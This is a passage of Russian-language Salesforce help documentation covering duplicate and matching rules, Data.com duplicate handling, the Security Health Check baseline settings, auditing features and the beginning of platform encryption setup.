| Личное_имя (1,1) Фамилия Эл. почта         | Контакт<br>Интерес | Личное имя: John = j<br>Фамилия: Doe = doe = t (с двойным метафоном)<br>Эл. почта: john_doe@us.salesforce.com = johndoe@salesforce.com<br>Ключ: jt@salesforce.com |
| Личное_имя (1,1) Фамилия Компания (2,5)    | Контакт<br>Интерес | Личное имя: Marc = m<br>Фамилия: Benioff = pnf (с двойным метафоном)<br>Компания: salesforce.com = sales<br>Ключ: mpnfsales                                       |
| Личное_имя (1,1) Фамилия Тел.              | Контакт<br>Интерес | Личное имя: Marc = m<br>Фамилия: Benioff = pnf (с двойным метафоном)<br>Тел.: 1-415-555-1234 = 415555<br>Ключ: mpnf415555   |
| Личное_имя (1,1) Фамилия Эл. почта (домен) | Контакт<br>Интерес | Личное имя: Marc = m<br>Фамилия: Benioff = pnf (с двойным метафоном)<br>Эл. почта: marc.benioff@salesforce.com = salesforce.com<br>Ключ: mpnfsalesforce.com       |
| Веб-сайт Город (_6)                        | Организация        | Веб-сайт: https://www.salesforce.com = salesforce.com<br>Город: San Francisco = sanfra<br>Ключ: salesforce.comsanfra  |
| Веб-сайт Индекс (1,3)                      | Организация        | Веб-сайт: https://www.salesforce.com = salesforce.com<br>Индекс: 94105-5188 = 941<br>Ключ: salesforce.com941  |

## Справка по правилам управления повторами

Данный раздел содержит некоторые дополнительные сведения, описывающие принципы работы и способы использования правил управления повторами.

### Стандартные правила управления повторами

Начиная с выпуска Spring '15 во всех новых организациях Salesforce правила управления повторами настроены и активированы для организаций, контактов и интересов. Эти правила определяют действия, выполняемые при попытке сохранения повторяющейся записи. Каждое стандартное правило управления повторами имеет соответствующее стандартное правило соответствия, предназначенное для определения возможных повторов.

### Стандартные правила управления повторами

Начиная с выпуска Spring '15 во всех новых организациях Salesforce правила управления повторами настроены и активированы для организаций, контактов и интересов. Эти правила определяют действия, выполняемые при попытке сохранения повторяющейся записи. Каждое стандартное правило управления повторами имеет соответствующее стандартное правило соответствия, предназначенное для определения возможных повторов.

#### Стандартное правило управления повторами для организации

Подобно всем правилам управления повторами, стандартные правила, используемые для организаций, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения новой организации отображается предупреждение.

#### Стандартное правило управления повторами для контактов

Подобно всем правилам управления повторами, стандартные правила, используемые для контактов, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения нового контакта отображается предупреждение.

#### Стандартное правило управления повторами для интересов

Подобно всем правилам управления повторами, стандартные правила, используемые для интересов, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения нового интереса отображается предупреждение.

### Стандартное правило управления повторами для организации

Подобно всем правилам управления повторами, стандартные правила, используемые для организаций, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения новой организации отображается предупреждение.

#### Сведения о правиле

|                    |  |
|--------------------|--|
| <b>Имя правила</b> | Стандартное правило управления повторами для организации |
|--------------------|--|

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

|                            |  |
|----------------------------|--|
| <b>Описание</b>            | Правило управления повторами для организаций |
| <b>Объект</b>              | Организация                                  |
| <b>Безопасность записи</b> | Использовать правила общего доступа          |

#### Действия

Эти действия выполняются при попытке сохранения повторяющейся записи.

|                                    |                                   |
|------------------------------------|-----------------------------------|
| <b>Действие при создании</b>       | Разрешить: Предупреждение и отчет |
| <b>Действие при редактировании</b> | Разрешить: отчет                  |
| <b>Текст предупреждения</b>        | Предупреждение о повторе          |

#### Правила соответствия

Правила соответствия определяют способ поиска повторов. Для правила управления повторами должно быть задано как минимум одно правило соответствия.

|                               |  |
|-------------------------------|--|
| <b>Сравнить организацию с</b> | Организации                                      |
| <b>Правило соответствия</b>   | Стандартное правило соответствия для организаций |
| <b>Критерии соответствия</b>  | Правило соответствия для организаций             |
| <b>Соотнесение полей</b>      | Выбранное соотнесение                            |

#### Стандартное правило управления повторами для контактов

Подобно всем правилам управления повторами, стандартные правила, используемые для контактов, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения нового контакта отображается предупреждение.

#### Сведения о правиле

|                            |  |
|----------------------------|--|
| <b>Имя правила</b>         | Стандартное правило управления повторами для контактов |
| <b>Описание</b>            | Правило управления повторами для контактов             |
| <b>Объект</b>              | Контакт  |
| <b>Безопасность записи</b> | Использовать правила общего доступа                    |

### Действия

Эти действия выполняются при попытке сохранения повторяющейся записи.

|                                    |                                   |
|------------------------------------|-----------------------------------|
| <b>Действие при создании</b>       | Разрешить: Предупреждение и отчет |
| <b>Действие при редактировании</b> | Разрешить: отчет                  |
| <b>Текст предупреждения</b>        | Предупреждение о повторе          |

### Правила соответствия

Правила соответствия определяют способ поиска повторов. Для правила управления повторами должно быть задано как минимум одно правило соответствия.

|                               |  |
|-------------------------------|--|
| <b>Сравнить организацию с</b> | Контакты                                       |
| <b>Правило соответствия</b>   | Стандартное правило соответствия для контактов |
| <b>Критерии соответствия</b>  | Правило соответствия для контактов             |
| <b>Соотнесение полей</b>      | Выбранное соотнесение                          |

### Стандартное правило управления повторами для интересов

Подобно всем правилам управления повторами, стандартные правила, используемые для интересов, определяют действия, выполняемые при попытке сохранения повторяющейся записи. При попытке сохранения нового интереса отображается предупреждение.

### Сведения о правиле

|                            |  |
|----------------------------|--|
| <b>Имя правила</b>         | Стандартное правило управления повторами для интересов |
| <b>Описание</b>            | Правило управления повторами для интересов             |
| <b>Объект</b>              | Интерес  |
| <b>Безопасность записи</b> | Использовать правила общего доступа                    |

### Действия

Эти действия выполняются при попытке сохранения повторяющейся записи.

|                                    |                                   |
|------------------------------------|-----------------------------------|
| <b>Действие при создании</b>       | Разрешить: Предупреждение и отчет |
| <b>Действие при редактировании</b> | Разрешить: отчет                  |

|                             |                          |
|-----------------------------|--------------------------|
| <b>Текст предупреждения</b> | Предупреждение о повторе |
|-----------------------------|--------------------------|

### Правила соответствия

Правила соответствия определяют способ поиска повторов. Для правила управления повторами должно быть задано как минимум одно правило соответствия.

|                               |  |
|-------------------------------|--|
| <b>Сравнить организацию с</b> | Интересы                                       |
| <b>Правило соответствия</b>   | Стандартное правило соответствия для интересов |
| <b>Критерии соответствия</b>  | Правило соответствия для интересов             |
| <b>Соотнесение полей</b>      | Выбранное соотнесение                          |

## Управление повторами. Вопросы и ответы

Посмотрите ответы на типичные вопросы о функции управления повторами Data.com.

[Как работает функция предотвращения повторов при использовании Data.com Prospector и функции Data.com Clean?](#)

[Почему отображается ошибка об использовании правилом соответствия слишком большого количества операторов «ИЛИ» внутри группировок?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Как работает функция предотвращения повторов при использовании Data.com Prospector и функции Data.com Clean?

### Добавление записей посредством Data.com Prospector

Работа данной функции определяется настройками повторов Data.com, заданными организацией.

Если организация запрещает добавление повторяющихся записей в систему Salesforce из Data.com, то Data.com будет блокировать добавление повторяющихся записей в систему Salesforce, а повторяющееся правило не будет выполняться. При попытке добавления записей из Data.com пользователю отображается журнал ошибок, содержащий список записей, которые не могут быть добавлены ввиду повтора.

Если организация разрешает добавление повторяющихся записей в систему Salesforce из Data.com, то повторяющиеся правила будут выполняться. Необходимость блокировки

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

повторяющейся записи будет определяться повторяющимся правилом. Записи, заблокированные повторяющимся правилом, будут отображаться в журнале ошибок.

## Обновление записей посредством функции очистки Data.com Clean

Данный алгоритм определяется повторяющимися правилами организации. Если повторяющееся правило выполняет блокировку повторов при редактировании, то запись не может быть очищена при создании повтора.

Если повторяющееся правило выполняет блокировку или отправку предупреждения при использовании заданий по очистке, то запись не может быть очищена при создании повтора. Таблица «Журнал заданий по очистке» отображает ошибку объекта для любой записи, которая не может быть очищена во время выполнения задания.

Если повторяющееся правило разрешает повторы при редактировании, то запись может быть очищена даже при создании повтора. Кроме того, очистка записей вручную препятствует отображению предупреждения даже при использовании повторяющегося правила, поддерживающего отправку предупреждения.

## Почему отображается ошибка об использовании правилом соответствия слишком большого количества операторов «ИЛИ» внутри группировок?

Правило соответствия может содержать не более 10 полей, объединенных в уравнение. При сохранении правила соответствия система перезаписывает уравнение посредством стандартизированного формата, заменяющего операторы «ИЛИ» на операторы «И». Стандартизированный формат ограничивается 10 строками.

 **Пример:** Если правило соответствия содержит следующее уравнение...

(«Поле 1» ИЛИ «Поле 2») И

(«Поле 3» ИЛИ «Поле 4») И

(«Поле 5» ИЛИ «Поле 6») И

(«Поле 7» ИЛИ «Поле 8»)

..., то оно перезаписывается следующим образом:

(«Поле 1» И «Поле 3» И «Поле 5» И «Поле 7») ИЛИ

(«Поле 1» И «Поле 3» И «Поле 5» И «Поле 8») ИЛИ

(«Поле 1» И «Поле 3» И «Поле 6» И «Поле 7») ИЛИ

(«Поле 1» И «Поле 3» И «Поле 6» И «Поле 8») ИЛИ

(«Поле 1» И «Поле 4» И «Поле 5» И «Поле 7») ИЛИ

(«Поле 1» И «Поле 4» И «Поле 5» И «Поле 8») ИЛИ

(«Поле 1» И «Поле 4» И «Поле 6» И «Поле 7») ИЛИ

(«Поле 1» И «Поле 4» И «Поле 6» И «Поле 8») ИЛИ

(«Поле 2» И «Поле 3» И «Поле 5» И «Поле 7») ИЛИ

(«Поле 2» И «Поле 3» И «Поле 5» И «Поле 8») ИЛИ

(«Поле 2» И «Поле 3» И «Поле 6» И «Поле 7») ИЛИ

(«Поле 2» И «Поле 3» И «Поле 6» И «Поле 8») ИЛИ

(«Поле 2» И «Поле 4» И «Поле 5» И «Поле 7») ИЛИ

(«Поле 2» И «Поле 4» И «Поле 5» И «Поле 8») ИЛИ

«Поле 2» И «Поле 4» И «Поле 6» И «Поле 7») ИЛИ  
«Поле 2» И «Поле 4» И «Поле 6» И «Поле 8»)

Несмотря на соответствие максимальному количеству полей, данное правило содержит более 10 строк в стандартизированном формате, поэтому не может быть сохранено. Рекомендуем сократить количество операторов «ИЛИ» внутри группировок.

СМ. ТАКЖЕ:

[Ключи соответствия и правила соответствия](#)

## Безопасность

---

### Общие сведения о безопасности

Безопасность системы Salesforce поддерживает защиту данных и приложений. При необходимости внедрите собственную схему безопасности, соответствующую структуре и потребностям организации. Данные должны защищаться не только компанией Salesforce, но и самими пользователями. Средства безопасности Salesforce позволяют предоставлять пользователям возможность эффективного и безопасного выполнения своих рабочих обязанностей.

Система Salesforce предоставляет доступ к данным только соответствующим пользователям. Оптимальное средство управления безопасностью определяется уязвимостью пользовательских данных. Данные организации защищаются от несанкционированного внешнего доступа, а также должны защищаться самой организацией от нецелевого использования.

Ниже перечислены разделы, содержащие дополнительную информацию о разных компонентах безопасности Salesforce.

- [Доверие и компания Salesforce](#)
- [Инфраструктура безопасности](#)
- [Проверка работоспособности средств безопасности](#)
- [Аудит](#)
- [Шифрование платформы](#)
- [Безопасность сеанса](#)
- [Общие сведения о проверке подлинности](#)
- [Общие сведения о единой регистрации](#)
- [Сетевая безопасность](#)
- [Технология SARTSNA для экспортов данных](#)
- [Мой домен](#)
- [Поставщики удостоверений и поставщики услуг](#)
- [Пароли](#)
- [Обеспечение безопасного доступа к данным](#)

### Доверие и компания Salesforce

Доверие начинается с прозрачности! Компания Salesforce поддерживает веб-узел <http://trust.salesforce.com>, позволяющий просматривать сведения о производительности и безопасности системы в режиме реального времени. Данный веб-узел



содержит оперативные данные о производительности системы, предупреждения для текущих и недавних попыток фишинга, а также передовые методы безопасности организации.

Вкладка «Безопасность» содержит ценные сведения, необходимые для защиты корпоративных данных. В частности, фишинг и вредоносное программное обеспечение — это самые популярные способы интернет-мошенничества.

Фишинг — это социотехническая атака, используемая мошенниками для несанкционированного доступа к конфиденциальной информации (например, имена пользователей, пароли и данные кредитной карты). Как правило, фишинговые сообщения содержат URL-адреса фальшивых веб-сайтов, предназначенных для ввода данных. Сообщество Salesforce становится все более привлекательным для злоумышленников. Помните, что сотрудники компании Salesforce не могут просить пользователей предоставить пароль по телефону или эл. почте. Чтобы сообщить о любом подозрительном действии, щелкните ссылку **«Сообщить о подозрительном сообщении эл. почты»** на вкладке **«Доверие»** веб-узла <http://trust.salesforce.com>.

Вредоносное программное обеспечение — это программа, предназначенная для несанкционированного доступа и нарушения работоспособности компьютерной системы. Данный термин является общим, так как охватывает различные вредоносные программы, вирусы и клавиатурные шпионы.

## Действия компании Salesforce

Безопасность клиентов — это основа их успешной работы, поэтому компания Salesforce продолжит внедрять передовые методы и технологии защиты. А именно:

- Активное отслеживание и анализ журналов для отправки профилактических предупреждений пострадавшим клиентам.
- Совместная работа с ведущими экспертами и поставщиками систем безопасности над отдельными угрозами.
- Оперативное удаление фальшивых веб-узлов (как правило, в течение одного часа после обнаружения).
- Обучение мерам обеспечения безопасности и ужесточение политик доступа внутри Salesforce.
- Оценка и разработка новых технологий, предназначенных для защиты клиентов и собственной инфраструктуры.

## Рекомендации компании Salesforce

Компания Salesforce несет ответственность за определение стандартов использования программного обеспечения как услуги, позволяющих гарантировать безопасность клиентов. Чтобы дополнительно повысить собственную безопасность, настоятельно рекомендуем нашим клиентам выполнить указанные ниже действия.

- Чтобы активировать ограничения для диапазона IP-адресов, настройте параметры организации Salesforce. Это позволит пользователям работать с Salesforce только через вашу корпоративную сеть или VPN. Дополнительную информацию см. в разделе **«Настройка ограничений входа»** на странице 926.
- Настройте ограничения безопасности сеанса, чтобы затруднить перехват. Дополнительную информацию см. в подразделе **«Изменение параметров безопасности сеанса»** на странице 913.
- Запретите сотрудникам открывать подозрительные сообщения эл. почты и порекомендуйте им проявлять повышенную бдительность в отношении фишинг-атак.
- Воспользуйтесь решениями от ведущих поставщиков систем безопасности (например, Symantec), поддерживающими фильтрацию спама и защиту от вредоносного программного обеспечения.
- Определите контактное лицо, которое должно взаимодействовать с компанией Salesforce по вопросам безопасности организации. Сообщите данные сведения представителю Salesforce.
- Рассмотрите возможность использования других методов двухфакторной проверки подлинности, включая маркеры RSA. Дополнительные сведения см. в разделе **«Двухфакторная проверка подлинности»** на странице 929

Чтобы проконсультироваться по вопросам безопасности, обратитесь в рабочую группу реагирования на инциденты информационной безопасности Salesforce. Чтобы сообщить об инциденте информационной безопасности или уязвимости, обнаруженной в системе Salesforce, воспользуйтесь адресом [security@salesforce.com](mailto:security@salesforce.com). Подробное описание проблемы позволит ускорить обработку полученного запроса.

## Инфраструктура безопасности

Одной из основных функций многопользовательской платформы является использование единого пула вычислительных ресурсов для соответствия требованиям самых разных клиентов. Система Salesforce защищает данные организации от всех других клиентских организаций путем использования уникального идентификатора, связанного с сеансом каждого пользователя. Все запросы, выполненные после входа в организацию, связываются с организацией посредством данного идентификатора.

Система Salesforce использует только некоторые современные технологии по интернет-безопасности, доступные в настоящее время. При открытии приложения посредством обозревателя, поддерживаемого системой Salesforce, технология TLS защищает данные пользователя путем проверки подлинности сервера и классического шифрования, гарантируя надежность, безопасность и доступность данных только зарегистрированным пользователям организации.

Кроме того, система Salesforce размещается в защищенной серверной среде, использующей брандмауэр и другие современные технологии, препятствующие несанкционированному доступу извне.

## Проверка работоспособности средств безопасности

Функция проверки состояния позволяет выявлять и исправлять уязвимости безопасности в политиках паролей, конфигурации сетевого доступа и параметрах сеанса на одной странице. Итоговый показатель демонстрирует, как безопасность организации оценивается относительно рекомендуемого Salesforce основополагающего стандарта.

Введите строку «*Проверка состояния*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Проверка состояния**».


Основополагающий стандарт Salesforce (1) представляет собой набор рекомендуемых значений для групп параметров сеанса, политик паролей и настроек сетевого доступа (2). При изменении всех настроек группы на менее строгие, чем указано в основополагающем стандарте Salesforce, показатель проверки состояния уменьшается.

Настройки высокой и средней степени риска отображаются вместе со сравнительными данными относительно стандартного значения (3). Для устранения риска измените параметр (4), обновите показатель (5) и проверьте, повысился ли он. Соответствующие стандарту параметры представлены внизу.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



**Пример:** Предположим, минимальная длина пароля была изменена с 8 символов (значение по умолчанию) до 5, и другие настройки политик паролей изменены на менее строгие. Такие изменения повышают уязвимость паролей пользователей при подборе и других атаках перебором. В результате общий показатель уменьшится и настройки будут считаться рискованными.

СМ. ТАКЖЕ:

[Расчет показателя проверки состояния](#)

## Расчет показателя проверки состояния

Общий показатель проверки состояния рассчитывается по специальной формуле, которая определяет внутренний балл для групп параметров сеанса, политик паролей и настроек сетевого доступа. Каждый показатель группы отражает, насколько все настройки в этой группе соответствуют основополагающему стандарту Salesforce. Группы, где все настройки соответствуют или превышают стандартное значение, получают наивысший балл из возможных, а группы, содержащие настройки с высокой степенью риска, получают наименьший балл. Кроме того, некоторые настройки имеют большую важность. Показатели групп используются в специальной формуле для расчета общего балла.


Если все настройки в группах параметров соответствуют стандартным значениям или превышают их, то общий показатель равен 100%. При изменении настроек выполняйте

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

проверку состояния (1), чтобы проверить влияние на общий показатель. Надеемся, что уровень безопасности будет повышаться!



### Рекомендуемые действия на основании показателя

| Если общий показатель равен... | Рекомендуется...  |
|--------------------------------|---|
| 0-33%                          | Немедленно устранить риски высокой степени.   |
| 34-66%                         | Устранить риски высокой степени в ближайшее время и риски средней степени в долгосрочной перспективе. |
| 67-100%                        | Периодически выполнять проверку состояния для устранения рисков.                                      |

**Прим.:** Новые организации Salesforce имеют первоначальный показатель меньше 100 %. Используйте функцию «Проверка состояния» для быстрого повышения показателя путем устранения рисков высокой степени в политиках паролей и других группах настроек.


### Основополагающий стандарт Salesforce

Ниже приводятся значения настроек, которые соответствуют стандарту, а также считаются настройками, обеспечивающими риск средней и высокой степени.

#### Политики паролей

| Параметр                                      | Стандартное значение          | Значение, обеспечивающее риск средней степени | Значение, обеспечивающее риск высокой степени |
|---|-------------------------------|---|---|
| Срок действия паролей пользователей истекает: | 90 дней или менее             | 180 дней                                      | Один год или никогда                          |
| Вести журнал паролей                          | Сохранено 3 или более паролей | Сохранено 1 или 2 пароля                      | Нет сохраненных паролей                       |
| Минимальная длина пароля (см. примечание)     | 8                             | 6 или 7                                       | 5 или менее                                   |

| Параметр  | Стандартное значение   | Значение, обеспечивающее риск средней степени | Значение, обеспечивающее риск высокой степени |
|---|--|---|---|
| Требование к сложности пароля (см. примечание)      | Пароль должен включать буквы, цифры и специальные символы или более сложный пароль | Пароль должен включать буквы и цифры          | Без ограничений                               |
| Требование к контрольному вопросу                   | Не может содержать пароль  | Нет   | —   |
| Максимальное количество недопустимых попыток входа  | 3  | 5   | 10 или без ограничения                        |
| Срок действия блокировки                            | 15 минут   | 30 или 60 минут                               | Постоянно (сбрасывается администратором)      |
| Неясный ответ на секретный вопрос для сброса пароля | Флажок установлен  | Флажок не установлен                          | —   |
| Требовать срок действия пароля не менее 1 дня       | Флажок установлен  | Флажок не установлен                          | —   |

 **Прим.:** Параметры Минимальная длина пароля и Требование к сложности пароля имеют вдвое большее значение, чем другие настройки, при расчете показателя группы политик паролей.


### Сетевой доступ

| Параметр                      | Стандартное значение          | Значение, обеспечивающее риск средней степени | Значение, обеспечивающее риск высокой степени |
|-------------------------------|-------------------------------|---|---|
| Диапазоны надежных IP-адресов | Задан один диапазон или более | Не задан диапазон                             | —   |

### Параметры сеанса

| Параметр                  | Стандартное значение | Значение, обеспечивающее риск средней степени | Значение, обеспечивающее риск высокой степени |
|---------------------------|----------------------|---|---|
| Значение времени ожидания | 2 часа или менее     | 4, 8 или 12 часов                             | —   |

| Параметр   | Стандартное значение | Значение, обеспечивающее риск средней степени | Значение, обеспечивающее риск высокой степени |
|--|----------------------|---|---|
| Отключить всплывающее предупреждение о завершении сеанса                                       | Флажок установлен    | Флажок не установлен                          | —   |
| Инициировать выход по времени ожидания сеанса  | Флажок установлен    | Флажок не установлен                          | —   |
| Закрепить сеансы за IP-адресом, с которого они инициированы (см. примечание)                   | Флажок установлен    | Флажок не установлен                          | —   |
| Закрепить сеансы за доменом, выбранным для их первого использования                            | Флажок установлен    | —   | Флажок не установлен                          |
| Выполнить повторный вход после входа от имени пользователя                                     | Флажок установлен    | —   | Флажок не установлен                          |
| Применять диапазоны IP-адресов входа при каждом запросе  | Флажок установлен    | Флажок не установлен                          | —   |
| Включить кэширование и автозаполнение для страницы входа                                       | Флажок установлен    | —   | Флажок не установлен                          |
| Включить метод подтверждения подлинности посредством SMS                                       | Флажок установлен    | —   | Флажок не установлен                          |
| Включить защиту от кликаджекинга для страниц настройки   | Флажок установлен    | —   | Флажок не установлен                          |
| Включить защиту от кликаджекинга для страниц Salesforce, не связанных с настройкой             | Флажок установлен    | —   | Флажок не установлен                          |
| Включить защиту от кликаджекинга для страниц Visualforce клиента (со стандартными заголовками) | Флажок установлен    | —   | Флажок не установлен                          |
| Включить защиту от кликаджекинга для страниц Visualforce клиента (с выключенными заголовками)  | Флажок установлен    | —   | Флажок не установлен                          |
| Включить защиту CSRF для запросов GET на страницах, не связанных с настройкой                  | Флажок установлен    | —   | Флажок не установлен                          |
| Включить защиту CSRF для запросов POST на страницах, не связанных с настройкой                 | Флажок установлен    | —   | Флажок не установлен                          |

 **Прим.:** Этот параметр доступен в следующих версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

СМ. ТАКЖЕ:

[Проверка работоспособности средств безопасности](#)

## Аудит

Функции аудита не защищают организацию, но предоставляют сведения об использовании системы, которые могут оказаться полезными при диагностике потенциальных или реальных проблем безопасности. Рекомендуем выполнять регулярные аудиты организации, позволяющие своевременно диагностировать потенциальные угрозы. Другие средства безопасности, поддерживаемые системой Salesforce, являются профилактическими. Чтобы гарантировать безопасность системы, рекомендуем выполнять аудиты для отслеживания непредвиденных изменений или тенденций использования.

Ниже перечислены функции аудита.

### Поля изменения записи

Все объекты содержат поля, предназначенные для хранения имени пользователя, создавшего запись, и имени пользователя, изменившего запись последним. Данные поля содержат основные сведения аудита.

### Журнал входов

Система позволяет просматривать список удачных и неудачных попыток входа в организацию за последние шесть месяцев. См. раздел [«Отслеживание журнала входов»](#) на странице 1101.

### Отслеживание журнала поля

При необходимости включите функцию аудита для отдельных полей, позволяющую автоматически отслеживать любые изменения в значениях выбранных полей. Несмотря на доступность функции аудита для всех настраиваемых объектов, функция аудита на уровне поля поддерживается только некоторыми стандартными объектами. См. раздел [«Отслеживание журнала поля»](#) на странице 1114.

### Контрольный журнал настройки

Администраторы могут просматривать контрольный журнал настройки, регистрирующий время изменения конфигурации организации. См. раздел [«Отслеживание изменений в настройке»](#) на странице 1110.

## Шифрование платформы

Шифрование платформы повышает безопасность клиентских данных с сохранением важных функций платформы. Выбранные данные шифруются в дежурном режиме посредством дополнительной системы формирования ключа. Теперь пользователи могут защищать данные на уровне более подробных сведений, что позволяет компании беспрепятственно соблюдать политики конфиденциальности, нормативные требования и договорные обязательства по обработке личных данных.

### Шифрование полей и файлов

Чтобы воспользоваться шифрованием платформы в своей организации, начните с создания секрета клиента. Затем укажите поля и файлы, которые нужно шифровать, а также пользователей, которые могут создавать, повторять и архивировать ключи вашей организации.

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition, Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce **Classic** и **Lightning Experience**.

### Настройка шифрования платформы

Шифрование платформы позволяет пользователям управлять собственными секретами клиента, которые используются для извлечения ключей шифрования, защищающих данные. Ключи никогда не сохраняются и не используются совместно в организации. Взамен, они извлекаются по запросу из основного секрета и специального секрета клиента, а затем кэшируются на сервере приложений.

### Принцип работы шифрования платформы

Шифрование платформы использует способы шифрования данных, поддерживаемые системой Salesforce по умолчанию. Оно позволяет шифровать данные, хранящиеся во многих стандартных и настраиваемых полях, а также файлах и вложениях. Шифрование выполняется как при передаче данных по сети, так и в дежурном режиме, гарантируя их защиту даже при попытках несанкционированного доступа ввиду наличия других проблем в системе безопасности.

СМ. ТАКЖЕ:

[Руководство по внедрению функции шифрования платформы Salesforce](#)

## Шифрование полей и файлов

Чтобы воспользоваться шифрованием платформы в своей организации, начните с создания секрета клиента. Затем укажите поля и файлы, которые нужно шифровать, а также пользователей, которые могут создавать, повторять и архивировать ключи вашей организации.

### Шифрование полей

Выберите поле, которое нужно зашифровать. Если поле зашифровано, то пользователи без соответствующего полномочия на просмотр видят только набор звездочек.

### Шифрование файлов и вложений

Рекомендуем шифровать файлы и вложения посредством функции шифрования платформы, предоставляющей дополнительный уровень защиты данных. Если шифрование платформы включено, тело каждого файла или вложения будет шифроваться при передаче.

### Рекомендации по шифрованию платформы

Найдите время на определение наиболее вероятных угроз для организации. Данное действие позволяет шифровать только нужные данные, помогая пользователям отличать данные, требующие шифрования, от других данных. Убедитесь в наличии резервной копии секрета клиента и ключей. Помните, что управление секретами и ключами должно быть доступно только проверенным пользователям.

### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce **Classic** и **Lightning Experience**.



## Шифрование полей


Выберите поле, которое нужно зашифровать. Если поле зашифровано, то пользователи без соответствующего полномочия на просмотр видят только набор звездочек.

В зависимости от размера организации, включение стандартного поля для шифрования может занять несколько минут.

1. Убедитесь, что у вашей организации имеется активный ключ шифрования. Если вы не уверены, уточните у администратора.
